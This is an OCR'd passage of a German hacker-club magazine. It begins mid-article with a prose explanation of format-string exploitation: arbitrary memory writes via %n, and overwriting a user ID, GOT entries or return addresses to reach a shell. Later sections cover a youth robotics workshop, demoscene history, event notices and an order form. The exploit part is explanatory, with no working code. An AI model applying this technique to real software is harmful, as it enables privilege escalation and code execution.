Ich mußte für die großen Zahlen leider noch ein wenig an der Adresse von test rumspielen, aber im Prinzip ist zu erkennen, daß ich an jede Adresse jeden Wert schreiben kann. Was habe ich getan? Man kann für Zahlenkonvertierungen in printf eine "Breite" vorgeben, die von der Funktion mit Füllzeichen (voreingestellt: Space) aufgefüllt wird, wenn die Zahl nicht breit genug wird. Und das können nu auch ruhig mal viele sein, man sorgt zumindest dafür, daß man auch hohe Werte schreiben kann, was ziemlich wichtig ist, wenn man mal eine valide Adresse wohin schreiben will. Und netterweise liefert printf nun auch nicht die Zahl der geschriebenen Zeichen, sondern die der "theoretisch" geschriebenen in %n zurück (soll heißen: die Anzahl der Zeichen, die ohne Pufferbegrenzung geschrieben worden wären, daß ist, damit sich die sicheren Formen der printf's- die nprintfs vom Verhalten nicht unterscheiden und leicht ausgetauscht werden können), was dufte ist, denn sonst wäre nach 256 Zeichen Schluß gewesen...

An dieser Stelle haben wir eigentlich schon gewonnen. Wir können beliebigen (schreibbaren) Speicher verändern. Dabei kann man nun zum Beispiel bei einem ftp-client die Adresse überschreiben, an der er die UID des Nutzers bei der aktuellen Session speichert.


Auch ist es vom Prinzip her ganz einfach, Shellcode aufzurufen, man übergibt diesen einfach mit im Formatstring und kann die Einsprungadresse punktgenau auf den Stack werfen. Wäre aber eigentlich eine Schande, denn Formatstringexploits sind so filigran im Gegensatz zu buffer-overflows, die mit NOPs und vielen return-Adressen eigentlich nur raten.

Viel eleganter ist es, die GOT des binaries zu verändern. Dies ist die global object table, und dort hinein kommen für alle Funktionen, die aus Libraries eingebunden werden, die Adressen. Der Vorteil ist, daß bei fast allen Standard- anwendungen die GOT ungefähr gleich aussieht. Wenn man die Adresse des fopen-calls einfach mit der des system-calls überschreibt, könnte man einen Teil des formatstrings glatt von einer Shell interpretieren lassen.

Dies ist insoweit im Moment spannend, da ernsthaft damit angefangen wird, den Stack non-executable zu mappen und damit buffer overflows und darin befindlicher Shellcode zu verhindern.

Dies ließe noch Spielraum für eine weitere Option, nämlich sogar die Rücksprungadresse der printf-aufrufenden Funktion mit der Einsprungadresse vom "system"-call zu überschreiben. Dazu muß man aber noch auf dem Stack den Zeiger in den Formatstring übergeben, in dem dann im Idealfall sowas wie "/bin/sh/" steht.

Übrigens kann auch automatisiert Sourcecode nach solchen Anfälligkeiten durchsuchen. Ein guter Anhaltspunkt ist nämlich der Aufruf einer Funktion mit va-args und einem nichtkonstantem Stringzeiger als erstem Parameter.



Quelle und weitere interessante Schaubilder: *http://bureaudetudes.free.fr/*

U23 – Junge Menschen hacken in Köln

von den Teilnehmern am U23-Workshop

CCC-Erfakreise werden älter, es geht die Luft aus oder man möchte einfach mal neue Mitglieder hinzugewinnen. Um mal ein bisschen Schwung in die Sache zu bringen, hatten wir beim CCC Köln die Idee zu einem Hacker-Casting. Junge Menschen hacken ein paar Wochen zusammen an einem Projekt. Geworben wurde auf der Webseite und bei Schulen im Kölner Umfeld.

Als Name für das Projekt stand schliesslich U23 fest, denn in erster Linie wendete es sich an Nachwuchs-Hacker unter 23 Jahren und beschäftigte sich mit der Konstruktion und Programmierung eines fahrenden Scanners.

Teil 1 – Bau eines fahrenden oder laufenden Roboters, der mittels einer lichtsensitiven Einrichtung eine geometrische Figur auf einem weißen Untergrund erkennt und zu einem PC überträgt.

Teil 2 – aufbauend auf Teil 1 der Aufgabe soll ein schwarzer Barcode ausgelesen werden, der auf dem weißen Untergrund aufgedruckt ist. In diesem Barcode sind Befehle enthalten, die der Roboter nach dem Scannen ausführen soll.

Randbedingungen

- zur Lösung der Aufgabenstellung ist der IPC-Chip zu verwenden
- es ist dem Team überlassen, ob die Übertragung der Information vom IPC-Chip zum PC drahtgebunden oder drahtlos erfolgt. Aufgrund der Kosten können wir jedoch keine Hardware zur drahtlosen Übertragung zur Verfügung stellen.
- die Robot-Seite der Aufgabe ist entweder mit Lego Mindstorm oder mit FischerTechnik Robotics auszuführen


Vorher galt es noch einige Vorarbeiten zu leisten. Die FischerTechnik- bzw. Lego-Kästen wurden uns nach hartnäckigem Schnorren freundlicherweise von den Firmen Fischer und Lego überlassen. Der wohl grösste Sponsorenerfolg war allerdings die Tatsache, dass uns die Firma Beck den von ihnen entwickelten IPC-Chip zur Verfügung stellte, einen Webserver auf einem Chip, komplett mit DOS-ähnlichem Betriebsystem und Ethernet-Schnittstelle.

Am 21. März war es dann soweit, in den Asta-Räumen der FH Köln versammelten sich fast 30 erwartungsvolle (Nachwuchs-)Hacker. Dank der kundigen Organisation von Cefalon (CCC Köln) bildeten sich 3 Gruppen, in denen die Kompetenzen möglichst gleichmäßig verteilt waren (z.B. mindestens ein Hardware-, ein Software- und ein Doku-Mensch pro Gruppe). Als erste Aufgabe erwartete die frisch gegründeten Teams die Namensfindung und die Wahl zwischen 'Lego Mindstorms' und 'FischerTechnik' als Roboter-Grundlage. Schlußendlich entschieden sich alle drei Gruppen – die Hackfische, die Bugs und die C4Bionics – für den FischerTechnik-Kasten.

Das Projekt war angelegt auf sechs Abende und ein Wochenende. Fortan traf man sich also regelmäßig donnerstags zum gemeinsamen Tüfteln. Der überwiegende Teil der Arbeit wurde allerdings am Hackwochenende auf Schloß Heiligenhoven geschafft. Endlich konnte man sich mal längere Zeit am Stück und völlig stressfrei mit dem jeweiligen Roboter beschäftigen. Die schöne Umgebung und die hervorragende Verköstigung haben sicher auch zum Gelingen des Geekends beigetragen.

Interessant war der Weg zur Lösung der Gruppe Hackfisch: In der ersten Entwicklungs-Phase wurden die Ausgänge des Chips an FischerTechnik-Motoren angeschlossen. Die Motoren steuerten ein Gefährt, das in seiner Form stark einem Fisch ähnelt – daher auch der Name Hackfisch. Parallel zu der Hardware wurde eine Software entwickelt, die den Hackfisch steuert.

Über die im Chip integrierte IC-Schnittstelle sollte in Phase 2 ein Fischertechnik-Lichtsensor angeschlossen werden, der den Untergrund abgescannt und an den IPC-Chip zur weiteren Auswertung liefert.



Ziel war also, den IPC-Chip mit so viel Intelligenz auszustatten, dass man über ihn den Hackfisch steuern und die vom Sensor gelieferten Daten (z.B. Barcodes) anzeigen und auswerten lassen kann.

Einen vollständigen funktionierende Roboter/Scanner schaffte leider keine der Gruppen in der gegebenen Zeit. Möglicherweise war die Aufgabe zu anspruchsvoll, vielleicht war es die Grillsaison, die dazu führte, dass sich bei einigen Gruppen immer weniger der ursprünglichen Mitglieder einfanden. Die Gruppe "Bugs" hatte mit geradezu diskordischen Hardware-Fehlern zu kämpfen.

Trotzdem ist das Projekt durchaus als Erfolg zu werten. Es wurde Hardware entwickelt, er wurde gecodet, die Leute zeigten ihre Fähigkeiten. Für den CCC in Köln war U23 auf jeden Fall ein großer Schritt nach vorne. Auch wenn die Roboter nicht ganz fertig wurden, die Tendenz, zu einem Erfa-Kreis der alten Säcke zu werden, konnte erfolgreich gestoppt werden.

Quod erat DEMOnstrandum

Von Corinna <corinna@koeln.ccc.de>

Eine 3D-Animation. Ziemlich gut. Untermalt von passender Musik. Viele wechselnde Szenen, komplexe Gebilde. Läuft mindestens schon 4 Minuten. Und DAS soll eine 64KB-Datei sein??? Wow, also... das kann ich gar nicht glauben!

Wunderwerke wie dieses Intro [1] verdanken wir der DemoSzene. Man kann sie schlecht beschreiben, man muß sie gesehen haben. Heutige Demos ähneln Kurzfilmen oder Musikvideos, nur daß sie – im Gegensatz zu diesen – in Echtzeit berechnet werden. Fast immer beinhalten sie abstrakte Animationen. Ihre Anfänge hingegen waren sehr bescheiden und statisch:

Die Enstehung der DemoSzene ist untrennbar verbunden mit der Einführung und Verbreitung des ersten erschwinglichen Heimcomputers, des Commodore 64, anno 1982. Mit diesem System bestand erstmals für eine breite Masse die Möglichkeit beschreibbare Datenträger zu kaufen und via Diskette Spiele (und andere Programme) zu tauschen. Eine Tatsache, die den Verkauf des C64 zusätzlich angekurbelt haben dürfte.

Wo kopiert wird, läßt der Kopierschutz jedoch nicht lange auf sich warten. Der wiederum ruft Cracker auf den Plan. Verständlicherweise wollten diese irgendwann den Ruhm für ihre Programmierleistungen einheimsen und begannen, vor oder hinter den Spielen Screens mit ihrem Namen einzubauen: die allerersten Demos – unbewegt und unvertont.

Die Ehre war übrigens meist mehr als verdient, da die Cracker neben der Kopierschutzumgehung oft noch Fehler ausmerzten und Ladeverhalten oder Dateigröße der Spiele optimierten.

Gemeinsam mehr erreichen

Da ein Team mehr Spiele cracken kann als ein Einzelner, bildeten sich schon bald Gruppen, wie zum Beispiel 'gcs' - 'german cracking service'.

Ähnlich der Graffiti-Szene ging es vor allem darum, den eigenen (Gruppen-)Namen publik zu machen. In den Demos wurden andere Gruppen gegrüßt oder gedisst und der Wunsch sich abzuheben gipfelte in den ersten bewegten Intros. Da Speicherplatz damals ein extrem kostbares Gut war, wurden diese Animationen in Echtzeit berechnet. Noch heute eines der Hauptmerkmale der Demos.

Innerhalb der Gruppen spezialisierte man sich rasch: Auf Coden, Grafik, Musik oder die Verbreitung der Disketten (traden). Die ersten drei Aufgabengebiete haben sich bis heute erhalten, nur die Trader sind mit dem Internet überflüssig geworden. Dafür sind die 3D-Modeler neu hinzugekommen.

Getrennte Wege

In dem Versuch der Gruppen sich gegenseitig zu übertrumpfen, wurden die Intros immer ausgefeilter. Als Konsequenz gab es irgendwann Leute, die sich die raubkopierten Spiele nur noch wegen der Demos (auch Cracktros genannt) besorgten, das Spiel an sich hingegen als verschwendeten Speicherplatz betrachteten. Der 'Markt' reagierte auf diese neue Nachfrage und fortan wurden Disketten mit Spielen und solche nur mit Intros parallel vertrieben. Die DemoSzene wurde eigenständig und wandelt seitdem auf legalen Pfaden.

Sie blieb verwunderlicherweise ein europäisch geprägtes Phänomen. Zwar wurde aufgrund der besseren Infrastruktur über die USA verteilt, produziert wurde jedoch vorrangig in Europa.

Get together

Ein wichtiges, verbindendes Element der DemoSzene sind die Parties. Aus dem Wunsch heraus enstanden, sich auch einmal im RealLife TM zu treffen, bilden sie die ideale Möglichkeit, mit interessanten Leuten im Team zu entwickeln und neue Dateien effektiver von einander zu kopieren. Außerdem werden die Demos dort einem fachkundigen Publikum vorgeführt und von diesem bewertet. Es geht also immer noch um Ruhm und Ehre ;-)

Um die Laufwerke beim Vervielfältigen zu entlasten, wurden schon früh Netzwerke installiert und es ist sehr wahrscheinlich, daß sich daraus die LAN-Parties nebst Gamer-Szene entwickelt haben. Tatsächlich sind einst große DemoSzene-Treffen, wie 'The Party' in Dänemark oder die 'Assembly' in Finnland inzwischen zu LAN-Parties mutiert.

Trotzdem gibt es noch 4-5 große Demo-Parties und fast jedes Wochenende eine kleinere irgendwo auf der Welt. Als wichtigste sei hier die Mekka/Symposium in Norddeutschland erwähnt.

Den Mittelpunkt einer Party bilden die Competitions in verschiedenen Kategorien wie Demos, 64k-Intros, 4k-Intros, Tracker-Musik, Musik, Wild, u. a. Generelle Obergrenze für große, ausschweifende Projekte ist meist 15MB (außer in der Rubrik 'Wild').

Früher bei C64, Amiga und den ersten PC's lag der Fokus aufgrund der relativ unveränderbaren Hardware darauf, auch noch das letzte bißchen Performance aus der CPU zu holen. Inzwischen geht es eher darum, den Speicherplatz optimal zu nutzen.

Übrigens ist jede Demo nur für ein bestimmtes Betriebssystem geschrieben. Bei den neueren für PC eventuell sogar nur für eine bestimmte Grafikkarten-API (OpenGL, DirectX). Für die älteren Systeme wird aber auch heute noch gecoded und Erstaunliches an Leistung herausgeholt. Darüberhinaus gibt es 'Ausflüge' auf den Mac, Konsolen und neuerdings javafähige Handies.

Nach den Wettbewerben kommt die Prämierung in Form von Sach- und Geldpreisen. Diese stammen von Sponsoren oder der Überschuss aus den Eintrittsgeldern wird ausgeschüttet. Demo-Parties sind Nonprofit-Projekte.

Trotzdem reichen die Preise leider nicht, um hauptberuflich democoden zu können.

Ausblick

Die DemoSzene hat eine lange Entwicklung hinter sich und die Anforderungen sind mit der Zeit immer komplexer geworden. Da das technische Niveau momentan relativ ausgeglichen ist, kommen Grafik und Musik vermehrte Bedeutung zu. Bei großen Projekten ist die Musik auch nicht mehr unbedingt Realtime, sondern kann auch eine .mp3-Datei sein.

> Jonny looks around, confused, his train of thought disrupted. He collects himself, and stares at the teacher with a steady eye. "I want to code demos," he says, his words becoming stronger and more confident as he speaks. "I want to write something that will change people's perception of reality. I want them to walk away from the computer dazed, unsure of their footing and eyesight. I want to write something that will reach out of the screen and grab them, making heartbeats and breathing slow to almost a halt. I want to write something that, when it is finished, they are reluctant to leave, knowing that nothing they experience that day will be quite as real, as insightful, as good. I want to write demos." Silence. The class and the teacher stare at Jonny, stunned. It is the teachers turn to be confused. Jonny blushes, feeling that something more is required. "Either that or I want to be a fireman."
>
> **Grant Smith, 14:32, 11/21/93 E**

Es ist aber nur eine Frage der Zeit, bis der nächste Sprung nach vorne kommt, und vielleicht kann die DemoSzene an ihre goldene Zeit (Amiga) anknüpfen, als sie Trendsetter bei den Effekten und Pionier bei der Technik war.

In jedem Fall wird sie weiterhin staunen machen, was mit 64KB möglich ist.

Links

[1] .the .product:http://www.theproduct.de/

Links zum Thema

http://www.pouet.net/

http://www.ojuice.net/

http://www.scene.org/

http://www.monostep.org/

special thanks to Tobi:

http://www.haujobb.org/

thanks to Tom & Dipswitch:

http://www.blackmaiden.de/

and to Avatar

Vom 30. August bis 1. September findet in Köln -die Evoke 2002, eine kleine, aber feine Demo-Party, statt.

http://www.evoke-net.de

Spiele, Spieler, Spieltheorie

Gegensatz Spieltheorie und -praxis

Die Spieltheorie gibt ein gutes Modell für das Verhalten rationaler Spieler in den verschiedensten Situationen des menschlichen Miteinanders. Warum aber spielen Spieler selbst die einfachsten und exakt kalkulierbaren Spiele nicht so, wie es die Spielthorie vorraussagt. Ist es es ihre Irrationalität, Faulheit oder einfach nur die Verspieltheit?

Friedemann Friese, Spieleautor aus Bremen, gibt eine Einleitung in die mathematische Spieltheorie anhand eines vom Publikum gespielten Spiels. Danach zeigt er anhand vielfältiger Beispiele die Unterschiede zwischen Theorie und Praxis auf und erläutert, wie diese Erkenntnisse in seine Arbeit als Spieleautor eingehen.

Sonntag, 6.10.2002, ab 15 Uhr PUBLIC DOMAIN V119 / Bielefeld, Bunker Ulmenwall / Veranstalter: FoeBuD e.V. mehr Infos: https://www.foebud.org/pd

Mark Your Calendar: CFP 2003

April 1-4 In The Big Apple

I am happy, although a tad superstitious, to announce that the 13th Annual Conference on Computers, Freedom, and Privacy will begin on April 1 and run through April 4, 2003 in New York City. The meeting will be held at The New Yorker Hotel, in the shadow of the Empire State Building, with a variety of differently priced accommodations available in New York.

The CFP 2003 website should be up and running in a few days. Please check the site regularly for updated information. Make sure to mark your calendars and I hope to meet you in Manhattan.

Sincerely, Barry Steinhardt 2003 CFP Chair

http://www.cfp2003.org

Evoke 2002

30.8.-1.9.2002

After a one year absence from the scene, your beloved Evoke is finally coming back this year. We had quite some trouble finding a suitable location, but finally decided to move to Cologne. The main entrance hall of the "Fachhochschule Köln" (university of applied sciences cologne) in Deutz will be the location for Evoke 2002. There, from the 30th of august to the 1st of september your most favourite demoparty will take place again.

Mehr Infos unter http://www.evoke-net.de/

Bet you didn't know this... ;-)

Does the statement, "We've always done it that way" ring any bells? The US standard railroad gauge (distance between the rails) is 4 feet, 8.5 inches. That's an exceedingly odd number.

Why was that gauge used? Because that's the way they built them in England, and English expatriates built the US Railroads. Why did the English build them like that? Because the first rail lines were built by the same people who built the pre-railroad tramways, and that's the gauge they used.

Why did "they" use that gauge then? Because the people who built the tramways used the same jigs and tools that they used for building wagons, which used that wheel spacing.

Okay! Why did the wagons have that particular odd wheel spacing? Well, because of some of the old, long distance roads in England had that spacing of the wheel ruts. So who built those old rutted roads? Imperial Rome built the first long distance roads in Europe (and England) for their legions. The roads have been used ever since. And the ruts in the roads? Roman war chariots formed the initial ruts, which everyone else had to match for fear of destroying their wagon wheels. Since the chariots were made for Imperial Rome, they were all alike in the matter of wheel spacing.

The United States standard railroad gauge of 4 feet, 8.5 inches is derived from the original specifications for an Imperial Roman war chariot. So the next time you are handed a specification and wonder what horse's ass came up with it, you may be exactly right, because the Imperial Roman war chariots were made just wide enough to accommodate the back ends of two war horses.

Now the twist to the story... When you see a Space Shuttle sitting on its launch pad, there are two big booster rockets attached to the sides of the main fuel tank. These are solid rocket boosters, or SRBs. The SRBs are made by Thiokol at their factory in Utah. The engineers who designed the SRBs would have preferred to make them a bit fatter, but the SRBs had to be shipped by train from the factory to the launch site. The railroad line from the factory happens to run through a tunnel in the mountains. The SRBs had to fit through that tunnel. The tunnel is slightly wider than the railroad track, and the railroad track, as you now know, is about as wide as two horses' behinds. So, a major Space Shuttle design feature of what is arguably the world's most advanced transportation system was determined over two thousand years ago by the width of a horse's ass... and you thought being a horse's ass wasn't important!!!

Gefunden (irgendwo) auf http://www.livetalktsukuba.org

Bestellungen, Mitgliedsanträge und Adressänderungen bitte senden an:

CCC e.V., Lokstedter Weg 72, D-20251 Hamburg, Fax +49.40.401.801.41

Adressänderungen und Rückfragen auch per E-Mail an *office@ccc.de*

- Chaos CD Blue, alles zwischen 1982 und 1999 EUR 23 + EUR 3 Porto
- Alte Ausgaben der Datenschleuder auf Anfrage
- Datenschleuder-Abonnement, 8 Ausgaben
  Normalpreis EUR 32
  Ermäßigter Preis EUR 16
  Gewerblicher Preis EUR 50 (wir schicken eine Rechnung)
- Satzung und Mitgliedsantrag
  EUR 2,50 oder zum Selberausdrucken unter *http://www.ccc.de/club/membership*

Die Kohle

- liegt als Verrechnungsscheck bei
- wurde überwiesen am _____._____._____ an

  Chaos Computer Club e.V., Konto 59 90 90-201
  Postbank Hamburg, BLZ 200 100 20

Name: _____

Straße / Postfach: _____

PLZ, Ort _____

Tel.* / Fax* _____

E-Mail: _____

Ort, Datum: _____

Unterschrift _____

*freiwillig

this space intentionally left blank